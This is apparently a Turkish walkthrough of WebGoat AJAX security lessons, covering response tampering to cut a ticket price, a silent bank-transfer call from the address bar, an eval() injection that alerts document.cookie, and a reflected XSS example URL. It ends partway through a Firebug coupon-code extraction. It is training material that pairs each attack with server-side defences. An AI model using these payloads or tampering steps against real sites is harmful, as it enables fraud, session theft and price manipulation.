
Ardından ilk metin kutusuna BOS, ikincisine ise SEA yazın.



AJAX talebi arkaplanda sunucuya gönderilecektir ve bu talebe karşı sunucudan bir yanıt gelecektir. Fakat WebScarab ile yanıtların önünü kes dediğimiz için yanıt bize, yani tarayıcı ekranına varmadan WebScarab tarafından tutulacaktır ve bir webscarab popup penceresi ekrana gelecektir. Bu pencerede aşağıdaki resimden de görebileceğiniz üzere popup penceresinin Raw sekmesine tıklanıldığında http header ve json kodları yer almaktadır. Bu bizim yanıtın içeriğini temsil eden kodlardır.



JSON kodları çok basit bir syntax'a, yani söz dizimine sahip olduğundan sanırım biletlerin uçuş fiyatlarını gösteren kısımları fark etmişsinizdir. $600 ve $300 yazan kısımlardan $600 kısmının değerini 600 dolardan küçük bir değer ile değiştirin. Ben 300 yazıyorum.



Ardından Accept Changes butonuna tıklayarak yanıtın önündeki barikatı kaldırın. Peşisıra gelecek olan diğer yanıt popup'larına da Accept Changes deyin. Bu işlemlerin akabinde ders ekranına radio button'lara sahip iki tane bilet seçeneği yansıyacaktır.

Resimdeki gibi ucuzlattığımız pahalı bileti, yani no stop'suz(aktarmasız) bileti seçin ve *Submit* butonuna tıklayın. Böylece dersi tamamlamış olursunuz.

Sonuç

Tıpkı önceki derslerde yaptığımız gibi sunucudan gelen yanıtı kesip kodu değiştirerek, yani diğer tabirle enjeksiyon yaparak ucuza uçak biletini almış olduk. Bu ve bundan önce buna benzeyen örneklerde işlenen temel nokta güvenlik önleminin istemci tarafından sağlanamayacağı gerçeğidir. İstemci ekranından nesne eksiltip arttırarak erişim kısıtlaması sağlanamayacağı gibi rakam eksiltip arttırarak da fiyat güvenliği sağlanamaz. Bu derste gördüğümüz üzere pahalı bileti ucuza kaptırmamak için sunucu tarafındaki web programlama dili ile bazı kontroller sağlanmalıdır. Mesela eğer istemci pahalı bileti satın almayı seçiyorsa veritabanına kaydolacak fiyat rakamı istemciden gelen rakam değil de veritabanında hal-i hazırda varolan, daha önce hazırlanmış bir fiyat tablosundaki fiyat kaydı olmalıdır. Böylece güvenlik bir nebze sağlanmış olur.

DERS 17 - AJAX SECURİTY > SİLENT TRANSACTİONS ATTACKS

AJAX Security ünitesinin altıncı dersi olan *Silent Transactions Attacks(Sessiz Banka İşlemleri Saldırısı)* dersinde tarihin tozlu raflarına kaldırılmış olan bir bankacılık işlemi güvenlik açığını deneyimlemiş olacağız.

Dersin Hedefi

Bu dersin size sunduğu ekran para transferi yapılabilen bir internet bankacılığı uygulaması örneğidir. Ekran size bakiyenizi göstermektedir. Ayrıca para transfer edeceğiniz hesap için ve transfer edeceğiniz paranın miktarı için birer metin kutusu göstermektedir. Uygulama, metin kutuları içindeki değerlerin geçerliliğini sorgulamak için bazı istemci taraflı kontroller yapmaktadır. Bu kontrollerden sonra kullanıcının işlemi onaylamak için bastığı Submit butonu ile uygulama AJAX teknolojisini kullanarak işlemi gerçekleştirmektedir. Hedefiniz kullanıcıyı bypass etmektir, yani atlatmaktır ve sessizce hal-i hazırda kullanıcının yapacağı bankacılık işlemini kendi emelleriniz doğrultusunda çalıştırmaktır(mesela kendi hesabınıza parayı transfer ettirmektir).

Açıklamalar

Bu başlık altında dersin arkaplanında çalışan kodlardan bahsedilecektir. Eğer javascript ya da html bilmiyorsanız bu başlığı pas geçip direk **Dersin Çözümü** başlığına geçerek saldırı yöntemini WebGoat uygulaması ile deneyimleyebilirsiniz.

Bu dersin kaynak koduna sayfa açıkken sağ tıklayıp Kaynağı Görüntüle diyerek indiyseniz belki de dersin kilit noktaları olan javascript fonksiyonlarını bulmuşsunuzdur. Bulmanız gereken o kodlamalar aşağıda verilmiştir:

```
1   function processData(){
2       var accountNo = document.getElementById('newAccount').value;
3       var amount = document.getElementById('amount').value;
4
5       if ( accountNo == ''){
6           alert('Please enter a valid account number to transfer to.');
7           return;
8       }
9       else if ( amount == ''){
10          alert('Please enter a valid amount to transfer.');
11          return;
12      }
13
      var balanceValue = document.getElementById('balanceID').innerHTML;
```

```
14      balanceValue = balanceValue.replace( new RegExp('$') , '');
15
16      if ( parseFloat(amount) > parseFloat(balanceValue) ) {
17          alert('You can not transfer more funds than what is available in your
    balance.')
18          return;
19      }
20
21      document.getElementById('confirm').value  = 'Transferring';
22      submitData(accountNo, amount);
23
24      document.getElementById('confirm').value  = 'Confirm';
25      balanceValue = parseFloat(balanceValue) - parseFloat(amount);
26      balanceValue = balanceValue.toFixed(2);
27      document.getElementById('balanceID').innerHTML = balanceValue + '$';
    }
28
29  function submitData(accountNo, balance) {
30      var url  =  'attack?Screen=68&menu=400&from=ajax&newAccount='+ accountNo+
    '&amount=' + balance +'&confirm=' + document.getElementById('confirm').value;
31      if (typeof XMLHttpRequest != 'undefined') {
32          req = new XMLHttpRequest();
33      }
34      else if (window.ActiveXObject) {
35          req = new ActiveXObject('Microsoft.XMLHTTP');
36      }
37      req.open('GET', url, true);
38      req.onreadystatechange = callback;
39      req.send(null);
40  }
41
42  function callback() {
43      if (req.readyState == 4) {
            if (req.status == 200) {
```

```
44                var result =  req.responseText ;
45                var resultsDiv = document.getElementById('resultsDiv');
46                resultsDiv.innerHTML = '';
47                resultsDiv.innerHTML = result;
48            }
49        }
50    }
51
52
53
```

Yukarıdaki kodlarda bazı temel noktalardan bahsedilecektir. Fakat bazı detaylara girilmeyecektir. Çünkü bu detaylar bundan önceki derslerde bahsedilmiştir. Yeri geldiğinde hangi derste hangi detaydan bahsedildiğine değinilecektir. Yukarıdaki ilk satırda yer alan *accountNo* değişkeni ders ekranındaki para transfer edeceğimiz kişinin hesap numarasını yazacağımız metin kutusunun içindeki değeri tutmaktadır. Bu metin kutusunun html kodu ise aşağıdadır:

```
1    <input id="newAccount" type="TEXT" name="newAccount" value="">
```

İkinci satırdaki *amount* değişkeni ise ders ekranındaki transfer edilecek para miktarının girildiği metin kutusunun içindeki değeri tutmaktadır. Bu metin kutusunun html kodu da aşağıdadır:

```
1    <input id="amount" type="TEXT" name="amount" value="0">
```

13.satırdaki *balance* değişkeni ise ders ekranında görüntülenmekte olan bakiye yazısının değerini tutmaktadır. Bakiye bilgisinin HTML kodu aşağıdadır:

```
1    <div id="balanceID">
2        11987.09$
3    </div>
```

Javascript kodlarındaki *processData()* fonksiyonu ders ekranındaki *Submit* butonuna basıldığında tetiklenmektedir. Bu fonksiyonun yaptığı iş eğer metin kutuları boşsa uyarı

verdirmek(5. ve 12. satırlar arasında), eğer bakiyeden daha fazla para transferi gerçekleştirilmeye çalışılmışsa yine uyarı verdirmek(17. ve 20.satırlar arasında), eğer bu kontrolleri aşmışsa o zaman *submitData()* fonksiyonunu çalıştırmak(23.satır) ve böylece para transferini gerçekleştirmektir. *Submit* butonunun html kodları aşağıdadır:

```
1    <input id="confirm" type="BUTTON" onclick="processData();" name="confirm"
     value="Confirm">
```

Javascript kodundaki *processData()*'nın aşağısında tanımlanmış *submitData()* fonksiyonu AJAX kullanarak url değişkenine eklenmiş hesap numarası ve para miktarı bilgileri ile sunucuya para transfer ettirir. *submitData()* ve *callback()* fonksiyonu için detaya girmeye lüzum yoktur. Çünkü bunlar AJAX'ın bir güvenlik açığından bahsettiğimiz Ders 14 - Ajax Security - Dom Injection yazısında zaten bahsedilmiştir. Son olarak şuna değinelim: *processData()* fonksiyonunun 26. ve 28.satırları para transferi sonrası bakiyedeki kalan para miktarını hesaplamaktadır ve ekrandaki bakiye bilgisinin görüntülendiği yere yeni bakiyeyi yansıtmaktadır. Genel detaylarıyla bu dersin arkaplanında çalışan kilit noktadaki kodlar bu şekildedir.

Dersin Çözümü

En son jenerasyon tarayıcılar adres çubuğundan javascript komutu çalıştırmaya izin vermektedirler. Ders ekranını gösteren sekmeye gelin ve adres çubuğuna

```
1    javascript:submitData(1234556, 11000);
```

yazın. Böylece dersi başarıyla tamamlamış olursunuz. Hatırlarsanız *submitData()* fonksiyonu bankacılık uygulamasının kullandığı bir fonksiyondu(bkz. **Açıklamalar**). *submitData()*'nın ilk parametresi para transferinin yapılacağı hesap numarasını, ikinci parametresi ise transfer edilecek para miktarını ifade etmektedir. Adres çubuğundan javascript komutu çalıştırarak sessiz sedasız bir şekilde - mesela kendi hesabımıza - bir para transferi işlemi gerçekleştirmiş bulunmaktayız. Sessiz sedasız denildi, çünkü kullanıcı metin kutularını doldurmadı ve Submit butonuna da basmadı, fakat javascript komutu ile tüm bunları yapmış gibi oldu.

Sonuç

Javascript komutları adres çubuğundan çalışabildikleri için kötü niyetli bir kimse tamamen javascript kodundan oluşan bu linki eposta ile birçok kişiye gönderip birilerinin bankacılık işlemi sayfası açıkken bu linke tıklamasını bekleyebilir ve böylece kendi hesabına paraları aktarabilir. Fakat sanıyorum artık tarayıcılar daha güvenli olduğu için banka sayfasının anlayacağı javascript komutu başka bir sayfada tetiklendiğinde çalışmayacaktır. Yani epostayı alan şahıs yan sekmede internet bankacılığı sayfası açıkken epostadaki linke tıklasa bile bu işe yaramayacaktır. Sonuç olarak diyebilirim ki tarihin tozlu raflarına kalkmış bu güvenlik açığı güvenlik önlemi almak adına fikir uyandırması açısından kayda değerdir.

DERS 18 - AJAX SECURİTY > DANGEROUS USE OF EVAL

AJAX Security ünitesinin yedinci dersi olan *Dangerous Use of Eval(Eval'ın Tehlikeli Kullanımı)* dersinde bir javascript fonksiyonu olan eval()'ın kötü yönde kullanımından bahsedilecektir.

Dersin Hedefi

Bu egzersizde göreviniz aklınıza bir input dizgisi gelmesi ve bunu eval'a aktarıp zararlı script çalıştırmaktır. Bu dersi geçebilmeniz için document.cookie'yi alert()'lamalısınız.

Açıklamalar

Bu derste kullanıcı tarafından gelen denetlenmemiş bir verinin Javascript fonksiyonu olan eval() ile nasıl tehlikeli kullanılabileceği **Dersin Çözümü** başlığı altında gösterilecektir. Bu başlık altında ise Reflected(Yansıtılmış) XSS atağından ve bunun bir ötesi olan Stored XSS atağından söz edilecektir. Ayrıca dersin başlığında da yer aldığı gibi eval() methodundan ve **Dersin Hedefi** başlığında belirtildiği gibi kullanılması istenilen document.cookie'den bahsedilecektir. İlk olarak XSS ile başlayalım.

XSS Saldırısı

XSS diye kısaltılan ve Cross-Site Scripting diye tabir edilen "Siteler Arası Kodlama" saldırıları sunucudan gelen yanıtlara denetlenmemiş kullanıcı verileri dahil edildiğinde meydana gelir. Nasıl mı? Nasılına geçmeden önce XSS ataklarının ikiye ayrıldığından söz edelim. Bunlardan birincisi Reflected XSS, ikincisi ise Stored XSS atağıdır. Her birine birer örnek vererek nasıl XSS saldırısı gerçekleştiriliyordan bahsetmiş olalım.

Stored XSS Saldırısı

Bir blog sitesinin yorum ekleme bölgesini ele alalım. Normal bir kullanıcı tahmin edebileceğiniz gibi bu bölgeye yorum girer. Fakat art niyetli bir kullanıcı bu girdi kutularına javascript komutu girmeyi dener. Eğer yorum ekle kutucuklarındaki metin kutuları sunucu tarafında denetlenmeye tabi tutulmamışsa art niyetli kullanıcının girdiği veriler "olduğu gibi" veritabanına kaydolur. Verinin veritabanına kaydolması demek bu verinin artık web sitesindeki blog yazısının altında bir yorum olarak sergileneceği anlamına gelir. Böylece bu javascript komutunu içeren yorum blog yazısının aşağısına temelli yerleşecektir ve sayfayı görüntüleyen herkes tarafından görüntülenecektir. En basitinden zararsız bir javascript komutu olan alert("Hacked") komutunu düşünelim. Bu komut yorum olarak girilirse ve bu veri denetlenmeden, ya da diğer bir deyişle filtrelenmeden veritabanına kaydolunursa blog yazısını görüntüleyen her şahıs ekranında bir popup penceresi görecektir ve bu pencerede "Hacked" yazısıyla karşılaşacaktır. İşte bu saldırıya **Stored XSS atağı** denmektedir. Stored(depolanmış) denmesinin nedeni saldırı komutlarının veritabanına kaydolmasını vurgulamak içindir.

Reflected XSS Saldırısı

Reflected XSS atağı ise Stored XSS atağının biraz daha az tesirli halidir. Az tesirli dememin nedeni Stored XSS atağında ilgili sayfayı görüntüleyen herkes saldırıdan etkilenmekteyken Reflected XSS saldırısında ise ilgili sayfayı görüntüleyen her şahıstan ziyade ilgili sayfayı "belirli bir linkten" görüntüleyen her şahıs saldırıdan etkilenmektedir. Şöyle ki mesela http://www.example.com adlı bir blog sitemiz var olsun. Bu blog sitesindeki bir yazının sayfasına http://www.example.com?page ile ulaşabiliyoruz diyelim. Ve fark ettik ki bu link parametreler alabilmekte(*Bunu anlayabilmek için sayfa içinde çeşitli linklere basmak yeterlidir.*

Bu linklere basıldığında kök link değişmiyorsa ve sayfa içindeki bir linke basıldığında kök linke ekstradan bir değişken ekleniyorsa bu sayfa parametre kullanıyor demektir). Ve anladık ki *var* adlı bir parametre kullanılıyor. Bu parametrenin aldığı değere elimizle javascript komutu girebiliriz ve bu şekilde adres çubuğuna girerek enter'ladıktan sonra sunucunun nasıl tepki verdiğini ölçebiliriz. Eğer web programlama dili ile bu parametre kullanımı denetlemeye tabi tutulmamışsa ve bu parametrenin aldığı değer sayfa içinde belli bir yerde gösteriliyorsa, yani sayfa içinde belli bir yere "yansıtılıyorsa" işte o zaman bu yansıtılma işlemini art niyetli kimse kendi emellerine alet edebilir. Aşağıda blog sayfası linkinin *var* parametresine javascript komutu girilmiş son halini görebilirsiniz:

http://example.com/page?var=<script>alert('hacked')</script>

Yukarıdaki linke tıklayan herkes ekranında bir popup penceresi ve bu pencerenin içerisinde hacked yazısını görecektir. Çünkü hatırlayın! Parametre içeriğinin sayfada belli bir yerde gösterilmekte olduğunu varsaymıştık. Dolayısıyla eğer web sitesinin sunduğu parametre değerlerini değil de kendi değerimizi(kodumuzu) yukarıdaki gibi girersek bizim girdiğimiz parametre değeri sayfada görüntülenecektir ya da diğer bir deyişle sayfaya yansıtılacaktır. İşte bu saldırıya Reflected XSS atağı denir. Reflected(Yansıtılmış) şeklinde XSS saldırısının vurgulanmasının nedeni tahmin edebileceğiniz üzere parametre içeriğinin sayfaya yansıtılmasından ileri gelmektedir.

XSS'e Dair Son Notlar

Her iki saldırıda da sayfa normalde hack'lenmemiştir. Hack'lendi süsü verilmiştir. Fakat çeşitli kritik web sitelerinde önemli verilerin transferleri hiç beklenmedik bir şekilde XSS açığı ile sömürülebilir. Bu yüzden bu açığa dikkat etmek gerekir.

Buradan çıkarılacak ders kullanıcıdan gelen verilerin her daim sunucu tarafında denetlenmeye tabi tutulması gerektiğidir. Denetlemeden kastım şudur: Mesela <script> gibi bir string yorum içinde varsa o yorumu veritabanına eklememe gibi kabaca bir güvenlik önlemi alınabilir. Bu önlem Stored XSS atağının önüne geçmeye yarar. Reflected XSS için alınacak önlem ise parametreli sayfalarda eğer parametre içeriği sayfaya yanısıtılıyorsa bu içerik yine web programlama dili ile denetlenmeye tabi tutularak sayfaya yansıtılmalıdır.

eval()

Bu derste kullanılan eval() methoduna gelince, bu methoddan zaten Ders 14 - Ajax Security > DOM Injection dersinde bahsetmiştik. Yine de tekrar etmiş olalım: Bir javascript methodu olan eval() fonksiyonu argüman olarak aritmetik bir işlem alırsa aritmetik işlemin sonucunu döndüren, javascript komutu alırsa javascript komutunu "çalıştıran" bir fonksiyondur. Tanımın şu kısmına dikkat edelim: " ...javascript komutu alırsa javascript komutunu "çalıştıran"... ". Yani normalde bir sayfaya javascript komutu enjekte etmek için ve çalışır kılmak için enjekte edeceğimiz javascript komutlarını <script> tag'ının içerisine almamız gerekir. Aksi takdirde tarayıcı kodları çalıştırmaz.

```
    <script>
1
2
    //Javascript komutları buraya girer...
3
```

```
4    </script>
5
```

Fakat eval() verdiği imkan sayesinde <script> tag'ını enjekte edilecek koda eklemeden sadece javascript kodunu argüman olarak alarak çalıştırabilmektedir. Dikkatsiz bir eval() kullanımında <script> yazmadan javascript kodu çalıştırılabildiğinden dolayı XSS kodu enjekte edecek art niyetli kişi söz gelimi <script> yazmadığı için web programlama dilinin denetleme kodlarına takılmadan veritabanına kodu kaydettirebilir. Dolayısıyla eval()'i nerde, nasıl kullanacağımızı iyi ölçüp biçmeliyiz. Tabi girdileri denetlemeye tabi tutmaya mutlaka devam etmeliyiz.

document.cookie
Son olarak da bu dersin hedefinde bahsedilen *document.cookie*'den söz edelim. Bu bir javascript property'sidir(özelliğidir). İşlevi, kullanıcının çerezlerini tutmaktır. Çerez, bilgisayarlarımızda depolanan küçük ebatlı bir text dosyasından ibaret veridir. Bu veri bizi sunucuya tanıttıran düz bir metindir. Mesela document.cookie, yani çerez şu metni tutar:

username=John Doe


Ya da daha detaylı olarak şunu da tutabilir:

username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC

Normalde bir kullanıcı bir web sitesini ziyaret ettiğinde ve sonra websitesinden ayrıldığında sunucu ziyaret eden kullanıcı hakkında hiçbir kayıt tutmaz. Dolayısıyla eğer aynı kullanıcı daha sonra aynı web sitesine tekrar girerse web sunucusu bunun daha önce ziyaret etmiş bir kullanıcı olduğunu bilemez. Bu problemin üstesinden gelebilmek için çerezler kullanılmaktadır. Çerezler sunucuların bizi hatırlamasını sağlamaktadır. Sözgelimi bir web sitesine bir kez ziyaret edildiğinde kendi bilgisayarımızda bir metin dosyası halinde bu web sitesiyle ilişkili bilgilerimiz tutulur. Eğer aynı web sitesine daha sonra tekrar erişirsek web sitesinin içeriğini talep ederken, yani url'sini adres çubuğuna enter'larken aynı zamanda bilgisayarımızda yüklü olan metin belgesini de(çerezi de) sunucuya göndeririz. Böylece sunucu bizi hatırlar, tanır. document.cookie'nin bu dersle ilişkisine gelecek olursak document.cookie'nin tuttuğu değer olan çerez içeriğinin ekrana bir popup penceresinde yansıtılması istenmektedir. Tabi eval()'ın aracılığıyla... Detayları sıradaki başlığın konusudur.

Dersin Çözümü

Digit access code metin kutusunun değeri arkaplanda javascript komutu eval() tarafından kullanılmaktadır. Dolayısıyla bu metin kutusuna dersin bizden istediği javascript komutlarını - alert(document.cookie) kodunu - enjekte edebiliriz.



Metin kutusuna girilecek javascript komutunun başına ve sonuna <script> tagını eklemeye gerek yoktur, çünkü metin kutusu eval() methodu ile irtibatlı olduğu için <script> tag'sız javascript kodu çalıştırılabilmektedir. Enjeksiyon için aşağıdaki komutu yukarıdaki sarı ile vurgulanmış metin kutusuna girin:

123');alert(document.cookie);//

Purchase butonuna bastığınız takdirde dersi tamamlamış olursunuz. Yukarıda dikkat çekmek istediğim bir nokta var: Enter: 123 şeklindeki normal, zararsız bir veri ') ile kapatılmış. Bu kapanış sunucu tarafında eval() methodunu kapatmaktadır. Böylece sunucuda yeni satıra atlayıp kod yazar gibi kod girişi yapabilmekteyiz. Bu yapılan işleme kısaca enjeksiyon denebilir. Yani zararlı kodun sunucudaki kod satırının aralığına sorunsuz bir şekilde, hata üretmeyecek bir şekilde oturtturulmasıdır. Şimdi sunucu tarafında oturmuş verinin ya da diğer bir tabirle enjekte olmuş verinin nasıl göründüğünü gösterelim:

eval('123');alert(document.cookie);//');

Kırmızı ile vurgulanan alan enjekte olan, hata üretmeyecek şekilde sunucudaki kod satırına eklemlenmiş olan zararlı kodu göstermektedir.

DERS 19 - AJAX SECURİTY > INSECURE CLİENT STORAGE

AJAX Security ünitesinin son dersi olan *Insecure Client Storage(Emniyetsiz İstemci Depolaması)* dersinde istemci taraflı yapılan input denetlemenin sakıncasından ve alışveriş sitelerinin sipariş edilen ürünlerin fiyatlarını istemci tarafından alarak hesaplamasının sakıncasından bahsedilecektir.


Dersin Hedefi

Bu ders iki aşamadan oluşmaktadır. İlk aşamada hedefiniz indirim sağlayan bir kupon kodunu ele geçirerek satın alma işlemi yapmaktır. İkinci aşamada ise hedefiniz istemci taraflı denetleme mekanizmasının kullanımını sömürüp(exploit edip) bir ürünü sıfır ücretle satın almaktır.

Açıklamalar

Daha önceki derslerde de dendiği üzere tüm input noktalarını sunucu tarafında bir denetlemeye tabi tutmak her zaman iyi bir alışkanlıktır. Denetleme mekanizmasını istemci tarafında kurmak demek tersine mühendislik yapmaya çalışanlara karşı bir açık vermek demektir. Çünkü eğer denetleme mekanizması istemci tarafında sözgelimi javascript komutları ile yapılırsa bu denetleme mekanizması sayfayı görüntüleyen her bir kişi tarafından fare sağ tıkı sonrası "Sayfanın Kaynağını Göster" diyerek görüntülenebilir. Dolayısıyla kötü niyetli bir kimse bu kodları tarayıcısının konsolundan eliyle değiştirerek denetlemeyi tamamen kaldırabilir. Bu yüzden kullanıcının eliyle müdahil olamayacağı bir tarafta denetleme mekanizması kurulmalıdır. O da sunucudur.

Bu ders boyunca Firefox'un bir eklentisine ihtiyacımız olacaktır. Eklentinin adı Firebug. Bu eklentiyi **firefox** tarayıcısının penceresi açıkken CTRL+SHIFT+A kombinasyonuna basarak gelen ekrandan aratıp bulabilir ve indirebilirsiniz. Firebug'ı kurduktan sonra çalıştırmak için yapmanız gereken tek şey daha önceleri tarayıcı konsolunu açmak için kullandığımız F12 tuşuna basmaktır. Böylece artık konsolumuz Firebug olmuş oldu. Firebug'ın aktifleştirmemiz gereken bir özelliği mevcuttur. Bunun için konsol ekranındaki Script sekmesine tıklayınız ve ardından gelen arayüzdeki *Enable* linkine tıklayınız.



Bahsedilen işlemleri yaptıysanız dersi çözmek için hazırsınız demektir.


Dersin Çözümü

Stage 1


Firebug'ı F12 ile başlatın. Tarayıcının altında beliren dikdörtgen penceredeki Script sekmesine tıklayın. Ardından istemci taraflı denetleme mekanizmasını irdeleyebilmek için aşağıdaki resimde sarı ile vurgulanmış sekmeye tıklayın ve clientSideValidation.js dosyasını seçin. Bu dosyayı seçtik, çünkü ismine bakacak olursanız zaten bizim odaklandığımız görevi ifade ediyor(ClientSideValidation => İstemci Taraflı Denetleme).

clientSideValidation.js seçildikten sonra içindeki kodlar konsola yansır. O kodları dilerseniz inceleyebilirsiniz. Biz dersin çözümüne odaklanacağımız için sadece belirli noktasına değineceğiz. Şimdi clientSideValidation.js dosyasının 12. satırına toggle koyun. Bunu yapabilmek için 12. satır yazısının üzerine bir kez tıklamanız gerekmektedir. Böylelikle yuvarlak, kırmızı bir simge 12. satırda belirecektir. Toggle ile biz sistemin çalışma akışını durdurabilmekteyiz. Yani bu javascript dosyası tarayıcıda çalıştırılacağı zaman tarayıcı dosyayı derlemeye toggle'a kadar başlar ve sürdürür, fakat toggle'da durur, devam etmez. Yani tümünü derle(ye)mez. Bunu niye yaptık diye bir soru kafanıza gelmiş olmalı. Bunu şunun için yaptık: Toggle ile durdurduğumuz satırda var olan değişkenlerin değerlerini yakalayabilelim, izleyebilelim diye yaptık. Toggle'ı koyduğumuz satırın ehemmiyetine değinecek olursak 12. satırda ekrandan girilen kupon kodu ile sistemde depolu indirim kuponlarının bir kodu kıyaslanmaktadır. Biz bu satırı izleyerek bizim girdiğimiz kupon kodu ile kıyaslanan doğru kupon kodunu görebiliriz. İzleme işini Firebug'ın Watch tool'u yapmaktadır. Bu aracı konsol ekranının sağ bölmesinde görebilirsiniz.


Şimdi ders ekranındaki "Enter your coupon code:" yazan yerin yanındaki metin kutusuna birkaç rakam girmeyi deneyin. Siz girerken clientSideValidation.js dosyasındaki isValidCoupon() fonksiyonu tetiklenecektir. Fakat fonksiyon tamamen çalışmayacaktır. Çünkü toggle buna engel olacaktır. Toggle bu akışı durdurduğuna göre artık Watch'a bakmanın sırası gelmiştir. Toggle'ı koyduğumuz satırda dikkat ederseniz *decrypted* adlı bir değişken vardır. Bu değişkeni Watch'da aratalım ve değerini bularak kupon kodunu elde edelim. Bunun için aşağıdaki resimde sarı ile vurgulanan alandaki derlemeyi sürdür butonuna tıklayın(Her ne kadar sürdür desek de toggle yine engel olacaktır).



Sonra Watch bölmesindeki [+]this sekmesine tıklayın.



[+]'ya tıkladıktan sonra aşağı doğru açılan değişkenlerden **decrypted** değişkenini görmüş olmalısınız.

